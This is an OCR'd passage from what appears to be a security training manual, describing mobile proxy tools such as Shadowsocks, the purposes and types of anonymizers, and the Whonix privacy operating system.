
Proxy Tools for Mobile

- **Shadowsocks**

  Source: *https://shadowsocks.org*

  Shadowsocks is a high-performance, cross-platform secured socks5 proxy. It adopts bleeding-edge techniques with asynchronous I/O and event-driven programming. This tool is available on multiple platforms, including PC, MAC, mobile devices (Android and iOS), and routers (OpenWRT). It is a low-resource-consumption tool that is suitable for low-end boxes and embedded devices. It supports open-source implementations in python, node.js, golang, C#, and pure C.

  Shadowsocks help attackers to surf the Internet privately and securely.



Global Settings

Profiles
Switch to another profile or add new profiles

Network Traffic
Internet connection available. (latency: 1841ms)
Sent: 0 Bytes↑0 Bytes/s
Received: 0 Bytes↓0 Bytes/s

Server Settings

Profile Name
Placeholder

Server
example.com

Remote Port
8388 (port number of the remote server)

Local Port
1080 (port number of the local server)

Password
****

Figure 3.100: Screenshot of Shadowsocks

Some additional proxy tools for mobile are listed below:

- ProxyDroid (*https://github.com*)
- Proxy Manager (*https://play.google.com*)
- CyberGhost VPN (*https://www.cyberghostvpn.com*)
- Servers Ultimate (*https://icecoldapps.com*)


Anonymizers

- An anonymizer **removes** all identity information from the user's computer while the user surfs the Internet
- Anonymizers make activity on the Internet **untraceable**
- Anonymizers allow you to **bypass Internet** censors

Whonix Whonix is a **desktop operating system** designed for advanced security and privacy

Why use an Anonymizer?

1. **Privacy and anonymity**
2. **Protection against online attacks**
3. **Access restricted content**
4. **Bypass IDS and Firewall rules**



https://www.whonix.org

Anonymizers

An anonymizer is an intermediate server placed between an end user and a website that accesses the website on their behalf and makes web surfing activities untraceable. Anonymizers allow users to bypass Internet censorship. An anonymizer eliminates all identifying information (IP address) from the system while surfing the Internet, thereby ensuring privacy. It encrypts the data transferred from a computer to the Internet service provider (ISP). Most anonymizers can anonymize web (HTTP:), File Transfer Protocol (FTP:), and gopher (gopher:) Internet services.

To visit a page anonymously, you can visit your preferred anonymizer site and enter the name of the target website in the anonymization field. Alternatively, you can set your browser home page to point to an anonymizer to anonymize subsequent web access. In addition, you can choose to anonymously provide passwords and other information to sites without revealing any additional information, such as your IP address. Attackers may configure an anonymizer as a permanent proxy server by making the site name the setting for the HTTP, FTP, Gopher, and other proxy options in their application configuration menu, thereby cloaking their malicious activities.

Why Use an Anonymizer?

The reasons for using anonymizers include:

- **Ensuring privacy**: Protect your identity by making your web navigation activities untraceable. Your privacy is maintained until and unless you disclose your personal information on the web, for example, by filling out forms.
- **Accessing government-restricted content**: Most governments prevent their citizens from accessing certain websites or content deemed inappropriate or sensitive. However, these sites can still be accessed using an anonymizer located outside the target country.

- **Protection against online attacks**: An anonymizer can protect you from all instances of online pharming attacks by routing all customer Internet traffic via its protected DNS server.
- **Bypassing IDS and firewall rules**: Firewalls are typically bypassed by employees or students accessing websites that they are not supposed to access. An anonymizer service gets around your organization's firewall by setting up a connection between your computer and the anonymizer service. Thus, firewalls see only the connection from your computer to the anonymizer's web address. The anonymizer will subsequently connect to any website (e.g., Twitter) with the help of an Internet connection and then direct the content back to you. To your organization, your system appears to be simply connected to the anonymizer's web address but not to the actual site that you are browsing.

In addition to protecting users' identities, anonymizers can also be used to attack a website without being traced.

Types of Anonymizers

Anonymizers are of two basic types: networked anonymizers and single-point anonymizers.

- **Networked Anonymizers**

  A networked anonymizer first transfers your information through a network of Internet-connected computers before passing it on to the website. Because the information passes through several Internet computers, it becomes cumbersome for anyone trying to track your information to establish the connection between you and the anonymizer.

  Example: If you want to visit any web page, you have to make a request. The request will first pass through A, B, and C Internet computers before going to the website.

  Advantage: Complication of the communications makes traffic analysis complex.

  Disadvantage: Any multi-node network communication incurs some degree of risk of compromising confidentiality at each node.

- **Single-Point Anonymizers**

  Single-point anonymizers first transfer your information through a website before sending it to the target website and then pass back the information gathered from the target website to you via the website to protect your identity.

  Advantage: Arms-length communication hides the IP address and related identifying information.


  Disadvantage: It offers less resistance to sophisticated traffic analysis.

Anonymizer tools use various techniques such as SSH, VPN, and HTTP proxies, which allow access to blocked or censored content on the Internet with advertisements omitted.

- **Whonix**

  Source: *https://www.whonix.org*

  Whonix is a desktop OS designed for advanced security and privacy. It mitigates the threat of common attack vectors while maintaining usability. Online anonymity is realized via fail-safe, automatic, and desktop-wide use of the Tor network. It consists of a heavily reconfigured Debian base that is run inside multiple virtual machines, providing a substantial layer of protection from malware and IP address leaks.


IP check - Tor Browser
File
Edit
View
History
Bookmarks
Tools
Help
Are you using Tor?
IP check
